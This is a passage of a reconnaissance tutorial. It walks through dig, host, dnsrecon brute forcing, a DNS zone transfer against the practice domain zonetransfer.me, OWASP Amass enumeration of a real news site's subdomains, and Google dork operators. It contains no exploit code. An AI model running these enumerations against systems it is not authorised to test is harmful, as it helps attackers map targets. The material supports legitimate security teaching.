; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11697
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;ynet.co.il.                IN      MX

;; ANSWER SECTION:
ynet.co.il.                300     IN      MX      20 mx2.ynet.co.il.
ynet.co.il.                300     IN      MX      30 mx3.ynet.co.il.
ynet.co.il.                300     IN      MX      10 mx1.ynet.co.il.

;; Query time: 716 msec
;; SERVER: 114.114.114.114#53(114.114.114.114)
;; WHEN: Sun Oct 03 04:27:02 EDT 2021
;; MSG SIZE rcvd: 88
```



### Using Host for Quick Lookups

In contrast to the Dig tool, the host exists preinstalled on platforms. Moreover, the host provides a minimalist output by default, making the host an excellent command for quick queries.

```
kali@kali:~$ host ynet.co.il
ynet.co.il has address 184.30.21.140
ynet.co.il mail is handled by 20 mx2.ynet.co.il.
ynet.co.il mail is handled by 10 mx1.ynet.co.il.
ynet.co.il mail is handled by 30 mx3.ynet.co.il.
kali@kali:~$
```

To make the host command verbose like Dig, use the flags **-d** or **v**.

```
kali@kali:~$ host -d ynet.co.il
Trying "ynet.co.il"
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 12305
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;ynet.co.il.                IN      A

;; ANSWER SECTION:
ynet.co.il.                5      IN      A      184.30.21.140

Received 44 bytes from 192.168.221.2#53 in 20 ms
Trying "ynet.co.il"
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 19729
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;ynet.co.il.                IN      AAAA

Received 28 bytes from 192.168.221.2#53 in 12 ms
Trying "ynet.co.il"
```

Like Dig, the host command supports a reverse DNS lookup.

<b>-t</b>	Specify the query type (using <b>any</b> show all types).
<b>-a</b>	Uses the flags <b>-v</b> and <b>-t any</b> .
<b>-A</b>	Same as the <b>-a</b> flag but with RRSIG, NSEC, and NSEC3 types.

Without specifying the **-t** flag, the host query A, AAAA, and MX record types by default.



## DNSrecon

The dnsrecon tool is a more complex version of the previous tools. It allows for conducting more complex lookups and queries.

```
kali@kali:~$ git clone https://github.com/darkoperator/dnsrecon
Cloning into 'dnsrecon'...
remote: Enumerating objects: 1707, done.
remote: Counting objects: 100% (209/209), done.
remote: Compressing objects: 100% (154/154), done.
remote: Total 1707 (delta 110), reused 104 (delta 48), pack-reused 1498
Receiving objects: 100% (1707/1707), 1.11 MiB | 1.67 MiB/s, done.
Resolving deltas: 100% (956/956), done.
kali@kali:~$
```

Use the tool to run a domain lookup.

```
kali@kali:~$ dnsrecon -d ynet.co.il
[*] Performing General Enumeration of Domain: ynet.co.il
[-] DNSSEC is not configured for ynet.co.il
[*] SOA prddns01.yitweb.co.il 192.115.80.141
[*] NS use1.akam.net 72.246.46.64
```

The tool doesn't have a simple reverse lookup. Instead, the tool provides a reverse lookup for a range of IP addresses; for example, query a lookup on 8.8.0.0/16 (8.8.0.0-8.8.255.255).

```
kali@kali:~$ dnsrecon -d google.com -r 8.8.0.0/16
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 8.8.0.0 to 8.8.255.255
```

To scan one IP address, use /32.





In addition to a basic DNS query, use `dnsrecon` with a brute force technique; by doing so, `dnsrecon` attempts to resolve each entry's IP address in the wordlist.

```
kali@kali:~$ dnsrecon -d ynet.co.il -t brt
[*] No file was specified with domains to check.
[*] Using file provided with tool: /usr/share/dnsrecon/namelist.txt
[+] a.ynet.co.il: CNAME : a.ynet.co.il.edgekey.net
[+] a.ynet.co.il.edgekey.net: CNAME : e12476.b.akamaiedge.net
[+] e12476.b.akamaiedge.net: A : 23.221.143.117
[+] ad.ynet.co.il: A : 212.143.21.160
[+] ads.ynet.co.il: CNAME : ynetjessica.azurewebsites.net
[+] ynetjessica.azurewebsites.net: CNAME : waws-prod-blu-253.sip.azurewebsites.windows.net
[+] waws-prod-blu-253.sip.azurewebsites.windows.net: CNAME : waws-prod-blu-253-74a7.eastus.cloudapp.azure.com
[+] waws-prod-blu-253-74a7.eastus.cloudapp.azure.com: A : 20.49.104.36
[+] alerts.ynet.co.il: CNAME : alerts.ynet.co.il.edgekey.net
[+] alerts.ynet.co.il.edgekey.net: CNAME : e12476.f.akamaiedge.net
[+] e12476.f.akamaiedge.net: A : 92.123.44.80
[+] atlas.ynet.co.il: A : 192.115.82.206
[+] b.ynet.co.il: A : 104.00.104.234
```

We revealed that the site has/had a DNS record for *forum-admin*. To specify a custom word list, use the `-D` flag. To search faster, enable multi-threading by using the flag `--threads`. The tool has a built-in *whois* function. If an IP is found, the tool looks up a domain IP address and runs the `whois` tool against an IP address. Choose if to run a reverse lookup as well.

```
kali@kali:~$ dnsrecon -w -d 0j.com
[*] Performing General Enumeration of Domain: 0j.com
[!] Wildcard resolution is enabled on this domain
[!] It is resolving to 66.81.199.55
[!] All queries will resolve to this address!!
[-] DNSSEC is not configured for 0j.com
[*] SOA localhost 127.0.0.1
[*] NS ns1.dsredirects.com 66.81.199.15
[*] NS ns2.dsredirects.com 66.81.199.55
[-] Could not Resolve MX Records for 0j.com
[*] A 0j.com 66.81.199.55
[*] TXT 0j.com v=spf1 a -all
[*] TXT _domainkey.0j.com v=spf1 a -all
[*] Enumerating SRV Records
[+] 0 Records Found
```

```
[!] It is resolving to 66.81.199.55
[!] All queries will resolve to this address!!
[-] DNSSEC is not configured for 0j.com
[*] SOA localhost 127.0.0.1
[*] NS ns1.dsredirects.com 66.81.199.15
[*] NS ns2.dsredirects.com 66.81.199.55
[-] Could not Resolve MX Records for 0j.com
[*] A 0j.com 66.81.199.55
[*] TXT 0j.com v=spf1 a -all
[*] TXT _domainkey.0j.com v=spf1 a -all
[*] Enumerating SRV Records
```



## DNS Zone-Transfer

In some cases, one DNS is not enough. Therefore, more DNS servers need to be created, but updating them could take time. For that reason, a feature called DNS zone transfer exists. To conduct a Zone Transfer, use the AXFR request type.

Get the DNS for the domain.

```
kali@kali:~$ dig +short ns zonetransfer.me
nsztml.digi.ninja.
nsztml.digi.ninja.
kali@kali:~$
```

Then initiate the transfer.

```
kali@kali:~$ dig axfr zonetransfer.me @nsztml.digi.ninja.

; <<>> DiG 9.16.15-Debian <<>> axfr zonetransfer.me @nsztml.digi.ninja.
;; global options: +cmd
zonetransfer.me.      7200    IN      SOA     nsztml.digi.ninja. robin.digi.ninja. 20191
00801 172800 900 1209600 3600
zonetransfer.me.      300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.      301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2
sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.      7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.      7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.      7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.      7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.      7200    IN      A       5.196.105.14
zonetransfer.me.      7200    IN      NS      nsztml.digi.ninja.
zonetransfer.me.      7200    IN      NS      nsztml.digi.ninja.
_acme-challenge.zonetransfer.me. 301 IN TXT     "60a05hbUJ9xSsvYy7pApQvwCUSSGgxxvrbdzijePEs
```



Notice how the DNS server gave all the records it stores? That is because, by default, AXFR offers no authentication; an attacker can get a list of all hosts for a domain unless protection is being used. The tool `dnsrecon` has a built-in Zone-Transfer script to automate the whole process and yield possible important records.

```
kali@kali:~$ dnsrecon -d zonetransfer.me -a
[*] Performing General Enumeration of Domain: zonetransfer.me
[*] Checking for Zone Transfer for zonetransfer.me name servers
[*] Resolving SOA Record
['SOA', 'nsztml.digi.ninja', '81.4.108.41']
[+] SOA nsztml.digi.ninja 81.4.108.41
[*] Resolving NS Records
[*] NS Servers found:
[*] NS nsztml.digi.ninja 81.4.108.41
[*] NS nsztml.digi.ninja 34.225.33.2
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 81.4.108.41
[+] [['NS', 'nsztml.digi.ninja', '81.4.108.41'], ['NS', 'nsztml.digi.ninja', '34.225.33.2']]
]] Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*] SOA nsztml.digi.ninja 81.4.108.41
[*] NS nsztml.digi.ninja 81.4.108.41
[*] NS nsztml.digi.ninja 34.225.33.2
[*] NS intns1.zonetransfer.me 81.4.108.41
[*] NS intns2.zonetransfer.me 167.88.42.94
```

## Amass

Amass is a project created by OWASP and can run network mapping and asset discovery.



Asset Name	Size
amass_checksums.txt	884 Bytes
amass_freebsd_amd64.zip	16.1 MB
amass_freebsd_arm64.zip	15.3 MB
amass_freebsd_i386.zip	15.6 MB
amass_linux_amd64.zip	16.1 MB

Save to the Downloads folder and unzip the downloaded archive.

```
kali@kali:~/Downloads$ unzip amass_linux_amd64
Archive:  amass_linux_amd64.zip
replace amass_linux_amd64/LICENSE? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
  inflating: amass_linux_amd64/LICENSE
  inflating: amass_linux_amd64/README.md
  inflating: amass_linux_amd64/examples/config.ini
  inflating: amass_linux_amd64/amass
```



Enter the unzipped folder and run the tool by typing `./amass`

```
kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help
kali@kali:~/Downloads$ cd ./amass_linux_amd64/
kali@kali:~/Downloads/amass_linux_amd64$ ls
amass amassdata examples LICENSE README.md
kali@kali:~/Downloads/amass_linux_amd64$ ./amass

.+++..      :      .+++
+W@@@@@Q8   &+W@#   o8W8:   +W@@@@@Q#   oW@@@W#+
&@#+   .o@##.   .@@@o@W.o@@o   :@#@#&W8o   .@#:   .:oW+   .@#+++&#&
+@&   &@&   #@8   +@W@&8@+   :@W.   +@8   +@:   .@8
8@   @@   8@o   8@8   WW   .@W   W@+   .@W.   o@#:
WW   &@o   &@:   o@+   o@+   #@.   8@o   +W@#+.   +W@8:
#@   :@W   &@+   &@+   @8   :@o   o@o   oW@W+   oW@8
o@+   @@&   &@+   &@+   #@   &@.   .W@W   .+#@&   o@W.
WW   +@W@8.   &@+   :&   o@+   #@   :@W&@&   &@:   ..   :@o
:@W:   o@#   +Wo   &@+   :W:   +@W&o++o@W.   &@&   8@#o+&@W.   #@:   o@+
:W@WWWW@@8   +   :&W@@@@&   &W   .o#@@W&.   :W@WWW@@&
+o&&&&&+.   +0000.

v3.13.4
OWASP Amass Project - @owaspamass
In-depth Attack Surface Mapping and Asset Discovery
```

```
kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help

Usage: amass intel|enum|viz|track|db|dns [options]

-h Show the program usage message
-help Show the program usage message
-version Print the version number of this Amass binary

Subcommands:

amass intel - Discover targets for enumerations
amass enum - Perform enumerations and network mapping
amass viz - Visualize enumeration results
amass track - Track differences between enumerations
amass db - Manipulate the Amass graph database
amass dns - Resolve DNS names at high performance
```

Amass sub-command **enum** allows the user to execute enumerations and map the target to determine DNS entries and subdomains.

**amass enum -d <domain>**

```
kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help

kali@kali:~/Downloads/amass_linux_amd64$ amass enum -d ynet.co.il
wap.ynet.co.il
kulanualufim.ynet.co.il
redmail.ynet.co.il
ad.ynet.co.il
womenconference.ynet.co.il
dns02.ynet.co.il
yedioth80.ynet.co.il
admin-vote.ynet.co.il
mondial.ynet.co.il
```



Amass output a report about the scan findings.

```

kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help

OWASP Amass v3.11.2                                     https://github.com/OWASP/Amass
-----
190 names discovered - api: 147, scrape: 14, dns: 4, alt: 20, cert: 5
-----
ASN: 16625 - AKAMAI-AS - Akamai Technologies, Inc.
      23.79.128.0/18          1 Subdomain Name(s)
ASN: 44709 - CLOUDWEBMANAGE-
      185.28.152.0/22        1 Subdomain Name(s)
ASN: 209622 - AS209622
      88.218.116.0/22        1 Subdomain Name(s)
ASN: 16509 - AMAZON-02 - Amazon.com, Inc.
      54.64.0.0/12           1 Subdomain Name(s)
ASN: 50463 - TRIPLEC-ASN
      109.226.35.0/24        2 Subdomain Name(s)
ASN: 0 - Not routed
      199.36.158.0/23        2 Subdomain Name(s)
      10.0.0.0/8             13 Subdomain Name(s)

```

Useful flags for the **enum** sub-command.

Flag	Description
<b>-src</b>	Show the data source.
<b>-list</b>	List all available data sources.
<b>-include</b>	Include a specific data source (multiple names separated by commas to include).
<b>-exclude</b>	Exclude a data source (multiple names separated by commas to include).
<b>-active</b>	Enables zone transfer and port scanning and identifies SSL/TLS service certificates to extract any certificate fields' subdomains.
<b>-passive</b>	Much quicker than any other option, this resolves DNS entries without using advanced technics.
<b>-brute</b>	In addition to the regular scanning, the tool attempt to find additional subdomains using brute force.

In addition to these flags, export the enumeration into a graphical database. Create a folder for the database and use the **-dir** flag.

**amass enum -d nmap.org -dir amassdata**



The tool creates four files.

```
kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help
OWASP Amass v3.11.2 https://github.com/OWASP/Amass
-----
64 names discovered - archive: 56, cert: 3, dns: 2, api: 2, scrape: 1
-----
ASN: 63949 - LINODE-AP Linode, LLC
      2600:3c00::/30      63 Subdomain Name(s)
      45.33.0.0/17      63 Subdomain Name(s)

The enumeration has finished
Discoveries are being migrated into the local database
kali@kali:~/Downloads/amass_linux_amd64$
```

```
kali@kali: ~/Downloads/amass_linux_amd64/amassdata
File Actions Edit View Help
kali@kali:~/Downloads/amass_linux_amd64$ cd ./amassdata
kali@kali:~/Downloads/amass_linux_amd64/amassdata$ ls
amassdata amass.json amass.log amass.txt indexes.bolt
kali@kali:~/Downloads/amass_linux_amd64/amassdata$
```

The database was created successfully after running the following:

**amass db -dir amassdata -list**

```
kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help
kali@kali:~/Downloads/amass_linux_amd64$ amass db -dir amassdata -list
1) 10/03 05:38:37 2021 EDT -> 10/03 05:49:56 2021 EDT: nmap.org, linode.com, google.com, g
ooglemail.com, 2.ip6.arpa, 45.in-addr.arpa
2) 10/03 05:27:17 2021 EDT -> 10/03 05:29:34 2021 EDT: linode.com, google.com, googlemail.
com, nmap.org, 45.in-addr.arpa, 2.ip6.arpa
3) 10/03 05:19:42 2021 EDT -> 10/03 05:22:36 2021 EDT: linode.com, google.com, googlemail.
com, 45.in-addr.arpa, 2.ip6.arpa, nmap.org
```

To generate the visualization, run the command: **amass viz -d3 -dir amassdata**

```
kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help
kali@kali:~/Downloads/amass_linux_amd64$ amass viz -d3 -dir amassdata
Could take a moment while acquiring AS network information
kali@kali:~/Downloads/amass_linux_amd64$
```

By default, the display is stored in the file named **amass\_d3.html**.


```
kali@kali: ~/Downloads/amass_linux_amd64/amassdata
File Actions Edit View Help
kali@kali:~/Downloads/amass_linux_amd64$ cd ./amassdata
kali@kali:~/Downloads/amass_linux_amd64/amassdata$ ls
amass_d3.html amass.json amass.log amass.txt indexes.bolt
kali@kali:~/Downloads/amass_linux_amd64/amassdata$
```




Open with the browser.

```
kali@kali: ~/Downloads/amass_linux_amd64/amassdata
File Actions Edit View Help
kali@kali:~/Downloads/amass_linux_amd64/amassdata$ firefox amass_d3.html
kali@kali:~/Downloads/amass_linux_amd64/amassdata$
```

There is more than one group.




Zooming into one group, see that the red dot is the domain name.







Green dots are subdomains.



Amass managed to capture more than the target DNS structure and entries related to the target.



Amass can capture information from GitHub, Google, etc.




## Google-Dorks

Google Dorking is a search method in google that involves operators. These operators narrow down the search results and give you precisely the information you requested.


Query	Output
<b>inurl:</b>	The word shows up somewhere in the address.
<b>filetype:</b>	Search for these file types, not web pages.
<b>site:</b>	Search results come from the requested domain.
<b>"wordwordword"</b>	Find this phrase.
<b>-word</b>	Don't include this word in search results.
<b>"word"*</b>	Include the first word as is; everything can come after it.
<b>"X" AND "Y"</b> <b>"X" &amp; "Y"</b>	Search for X and Y.
<b>"X" OR "Y"</b> <b>"X"   "Y"</b>	Search for X or Y.
<b>+word</b>	Find this exact word.
<b>intext:</b>	Search the website body for this text.
<b>insubject:</b>	Group subject search.
<b>numrange:</b>	Displays results with the number range.
<b>inanchor:</b>	Looks for pages referring to the word you typed.
<b>@Instagram</b>	find usernames on Instagram. It can switch to Facebook/Twitter or any other social network.
<b>camera \$400</b>	Find a camera with a 400\$ price tag.
<b>#word</b>	Search for the specific hashtag.




When combining a few operators, improve the search results and get more accurate on what you need. One place to find ready commands to use is the google hacking database, where users upload commands and search strings that provide juicy info is [exploit-db.com/google-hacking-database](https://www.exploit-db.com/google-hacking-database). Use the category list and search bar to find what you need.

